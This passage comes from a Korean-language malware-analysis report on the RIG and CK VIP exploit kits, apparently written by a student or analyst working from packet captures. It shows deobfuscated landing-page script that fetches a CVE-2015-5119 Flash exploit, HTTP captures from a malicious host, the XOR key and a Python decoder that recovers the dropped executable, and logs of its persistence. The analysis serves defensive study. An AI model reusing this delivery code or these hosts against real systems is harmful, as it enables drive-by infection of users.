792     ab += "#z#1#n#u#B#d#f#o#m#w#7#T#G#d#s#u#n#z#Q#Z#R#f#i#s#T#m#q#d#B#k#q#p#0#N#R#g#B#n#E#B#_C#j#Q#l#q#-";
793     ab += "B#F#3#H#6#P#x#5#g#2#p#H#n#4#o#W#X#_P#R#2#n#5#g# '>";
794     ab += "<param name='play' value='true'>";
795     ab += "<param name='loop' value='true'>";
796     ab += "<param name='volume' value='100'>";
797     ab += "<param name='sensitivity' value='100'>";
798     ab += "<param name='font' value='Times New Roman'>";
799     ab += "<param name='fontSize' value='12'>";
800     ab += "<param name='fontStyle' value='italic'>";
801   }
802   f1();

```

[그림 20] Flash 파일 다운 및 동작

두 번째 복호화 소스코드이며 기능은 조건부 주석으로 브라우저를 구분하고 Flash 파일을 다운받고 실행하게 된다.

```

1o93[/*jhfdfg3*"/"bod"+/*dfgk45f*"/"y"].appendChild(po565);}</script></body></html>GET /index.php?znePf7KaLx/0AoE=13SMfPrfJxzFGMSub-nJDa9BMEXCRQlPh4SGhKrXCJ-
oFSih170IFxzsmTu2KV_OpqxveH0SZFSOzQfZPVQlyZAdChOB_Qok10vhjUnH1cmQ91ahYghP7cSSQ0Jv31z0nuBBdcomvh7Q7GdSnuwZAQ8RtFsTmqqfBKqKp0H6RgBnEB_CbJQlqw-BF3H6PX15gv2pIn4o1ewX [PB9nJ]mmu
HTTP/1.1
Accept: /*
Referer: http://life.mirage-inc.com/?znePf7KaLx/0AoE=13SMfPrfJxzFGMSub-nJDa9BMEXCRQlPh4SGhKrXCJ-
oFSih170IFxzsmTu2KV_OpqxveH0SZFSOzQfZPVQlyZAdChOB_Qok10vhjUnH1cmQ91ahYghP7cSSQ0Jv31z0nuBBdcomvh7Q7GdSnuwZAQ8RtFsTmqqfBKqE
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: life.mirage-inc.com
Connection: Keep-Alive


HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Mon, 17 Aug 2015 17:59:22 GMT
Content-Type: application/x-shockwave-flash
Content-Length: 39618
Connection: keep-alive

CWS
....x.\.g4.\....ha.Q..Qg.....(QC...(.Q...w.E..F.u...5.....f,{....q...^...>7...f".
    hW   a   h   ;   qnf   s   s   *x   nM1 h x

```

[그림 21] Flash 요청에 대한 Follow TCP stream

응답의 Post부분에 첫 라인이 CWS인 것으로 봐서 압축된 swf 파일인 것과 요청 헤더를 보면 iexplorer 11 버전을 사용하는 것을 확인 할 수 있다.[3,4]  
 하지만 요청URL을 보면 [그림 20]의 792번 라인의 조건부 주석이 동작하지 않았음을 알 수 있다. iexplorer를 사용하기 때문에 <!--[if !IE]--> 구문에 의해 793~798번 라인은 동작하지 않아야 하지만 iexplorer 10 버전부터 조건부 주석을 지원하지 않는다고 한다.[2]



[그림 22] swf파일에 대한 virustotal.com 결과

분석한 결과 36/56의 탐지결과와 CVE-2015-5119 취약점을 이용하여 Exploit를 수행하는 파일인 것을 알 수 있다. CVE-2015-5119는 ByteArray 내부 버퍼를 부적절하게 사용하여 User After Free 취약점을 이용하며 Windows 같은 경우 Adobe Flash Player 18.0.0.194 이하 버전에서 취약점이 일어나게 된다.[14]

[그림 23] 암호화된 파일 요청에 대한 Follow TCP stream

[그림 21]과는 다른 파라미터 값으로 요청하고 암호화된 데이터의 파일을 응답하게 된다. 해당 요청에 대한 코드는 Flash 내부에 있을 것으로 추측된다.

Rig EK sends malware payload. EXE file is XOR-ed with the ASCII string ***nkiOaWsg***

```
GET /index.php?xHiMdbKeJBbPCYQ=L3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-  
ofSihi170FxFzsTu2KV_QpqxveN0SZFsozQfZPV0yZAdChoB_oqki0vHjUnH1cmQ9LaHYghP7zuUHOI_0V_0xuBAcc8jkh0Cu2RVmL8UBFgY6Fx  
FzqmfBKqKo0N6RqBnFw_CbJ0lwg_fEcT6PxL15qv2phn4jievX_PRxmJF3lMdop=0649 HTTP/1.1
```

[그림 24] xor 복호화 key “nkiOaWsg”

RIG Exploit Kit에 대해 검색하다보니 다음과 같이 “nkiOaWsg” key 값으로 xor 연산을 하여 exe 파일로 복호화 하는 것을 알 수 있었다.[9]

```
key = b'bnk!0aWsg'
src = open('C:\Users\virtual\Desktop\RIG exploit\html\RIG exploit.encrypt','rb')
dest = open('C:\Users\virtual\Desktop\RIG exploit\html\RIG exploit_decode.exe','wb')
data = src.read()

def decrypt(data, key):
    data_length = len(data)
    key_length = len(key)
    decode = bytes(0)
    index = 0


    for i in range(0, data_length):
        decode += bytes([data[i] ^ key[index]])
        index += 1
        if index == key_length:
            index = 0
        if i%1000 == 0:
            print("decode : %s byte" % i)

    return decode

print("start")
result = decrypt(data, key)
dest.write(result)
dest.close()
src.close()
print("done!")
```


## [그림 25] python 복호화 소스코드

해당 파일을 읽어 key 값으로 rolling xor을 통해 복호화된 데이터를 새로운 파일 형태로 저장하는 소스코드를 작성하였다.



[그림 26] 파일 정보 확인

복호화된 파일을 exeinfo를 통해 확인결과 Visual Basic으로 작성되었으며 패킹되지 않은 파일을 알 수 있다.



[그림 27] 복호화된 실행파일에 대한 virustotal.com 결과

분석 결과 48/57 탐지결과가 나왔으며 Vanriant.Zusy 종류의 악성코드로 탐지되었다. 해당 악성코드는 자신을 복제하여 다른 파일이나 프로그램을 감염시키고 PC의 속도를 느리게 하는 등의 기능을 수행한다고 한다.[5]

RIG exploit_de...	1562	CreateFile	C:\Users\Virtual\Westrmqxx.exe	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Overwrite, Options: Synchronous
RIG exploit_de...	1562	CreateFile	C:\Users\Virtual\Westrmqxx.exe	SUCCESS	Desired Access: Write Attributes, Synchronous, Disposition: Open, Options: Synchronous IO
RIG exploit_de...	1562	SetBasicInfoFor...	C:\Users\Virtual\Westrmqxx.exe	SUCCESS	CreationTime: 1601-01-01 오전 9:00:00, LastAccessTime: 1601-01-01 오전 9:00:00, LastWriteT...
RIG exploit_de...	1562	CloseFile	C:\Users\Virtual\Westrmqxx.exe	SUCCESS	Desired Access: Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-A
RIG exploit_de...	1562	CreateFile	C:\Users\Virtual\Westrmqxx.exe	SUCCESS	TotalAllocationUnits: 12,978,687, AvailableAllocationUnits: 5,669,272, SectorsPerAllocationUnit
RIG exploit_de...	1562	QuerySizeInfoFor...	C:\Users\Virtual\Westrmqxx.exe	SUCCESS	
RIG exploit_de...	1562	CloseFile	C:\Users\Virtual\Westrmqxx.exe	SUCCESS	
RIG exploit_de...	1562	WriteFile	C:\Users\Virtual\Westrmqxx.exe	SUCCESS	Offset: 0, Length: 151,562, Priority: Normal
RIG exploit_de...	1562	WriteFile	C:\Users\Virtual\Westrmqxx.exe	SUCCESS	Offset: 151,562, Length: 20,480, Priority: Normal
RIG exploit_de...	1562	WriteFile	C:\Users\Virtual\Westrmqxx.exe	SUCCESS	Offset: 172,032, Length: 20,480
RIG exploit_de...	1562	WriteFile	C:\Users\Virtual\Westrmqxx.exe	SUCCESS	Offset: 192,512, Length: 20,480, Priority: Normal

[그림 28] 랜덤한 파일명으로 home 폴더에 생성되는 파일

복호화된 실행파일을 실행해보니 home 폴더에 숨김파일 형태로 복제하는 것을 알 수 있었고 레지스트리에 등록하여 재부팅 시 자동시작을 하도록 되어 있었다.

## IV. 결론

RIG Exploit Kit, CK VIP Exploit Kit 샘플 패킷 분석을 통해 난독화된 자바 스크립트를 복호화하고 흐름을 따라가면서 Exploit Kit이 동작하는 방식을 분석해 보았다. Exploit Kit은 수많은 취약점을 가지고 악성코드 유포를 시키기 때문에 단 하나의 취약점을 가지고 있는 클라이언트가 공격자의 해당 페이지에 접근만 해도 감염되며 감염된 사실을 모르기 때문에 더 위험하다. 그렇기 때문에 사용자는 사용 중인 프로그램에 대해 항상 최신버전을 유지해야 한다. 하지만 만약 Exploit Kit이 Adobe flash의 zero-day를 이용하여 악성코드를 유포한다면 Adobe flash 가 설치되어 있고 사용 중인 이상 취약할 수밖에 없다. 그렇기 때문에 되도록 검증된 사이트에만 가도록 하는 게 좋다.

## 참고문헌

- [1] User-Agent,  
[https://msdn.microsoft.com/en-us/library/ms537503\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms537503(v=vs.85).aspx)
- [2] 조건부 주석,  
[https://msdn.microsoft.com/en-us/library/hh801214\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/hh801214(v=vs.85).aspx)
- [3] Magic Number, [http://www.garykessler.net/library/file\\_sigs.html](http://www.garykessler.net/library/file_sigs.html)
- [4] 자바스크립트 난독화,  
<http://codeengn.com/archive/Web%20Application/%EC%9E%90%EB%B0%94%EC%8A%A4%ED%81%AC%EB%A6%BD%ED%8A%B8%20%EB%82%9C%EB%8F%85%ED%99%94%20%EA%B8%B0%EB%B2%95%20%EB%B0%8F%20%EB%B6%84%EC%84%9D%20%EB%B0%A9%EB%B2%95%EB%A1%A0%20%5B%EB%B0%95%EB%AF%BC%EA%B1%B4%5D.pdf>
- [5] Gen:Variant.Zusy,  
<http://blog.naver.com/PostView.nhn?blogId=makestream&logNo=220609355955>
- [6] Drive by Download,  
<http://www.itworld.co.kr/howto/93811>
- [7] Drive by Download 사진,  
[http://www.everyzone.com/service/boancommunication.asp?process\\_type=view&b\\_idx=-112&part=&BBS\\_id=boancommu&page=2&gubun=&keyword=&keyfield=](http://www.everyzone.com/service/boancommunication.asp?process_type=view&b_idx=-112&part=&BBS_id=boancommu&page=2&gubun=&keyword=&keyfield=)
- [8] Exploit Kit,  
[https://ko.wikipedia.org/wiki/%EC%B7%A8%EC%95%BD%EC%A0%90\\_%EA%B3%B5%EA%B2%A9\\_%EB%8F%84%EA%B5%AC](https://ko.wikipedia.org/wiki/%EC%B7%A8%EC%95%BD%EC%A0%90_%EA%B3%B5%EA%B2%A9_%EB%8F%84%EA%B5%AC)
- [9] RIG EK, <http://www.malware-traffic-analysis.net/2015/08/07/index2.html>
- [10] RIG EK,  
<http://www.tricubelab.com/sub05/main.asp?pg=content&cate=press&idx=38>
- [11] CK VIP EK,  
[https://www.boho.or.kr/filedownload.do?attach\\_file\\_seq=918&attach\\_file\\_id=EpF918.pdf](https://www.boho.or.kr/filedownload.do?attach_file_seq=918&attach_file_id=EpF918.pdf)
- [12] CK VIP EK,  
<http://cfile25.uf.tistory.com/attach/274A9D38527215C3083E71>
- [13] CVE-2014-0569,  
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0569>
- [14] CVE-2015-5119,  
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5119>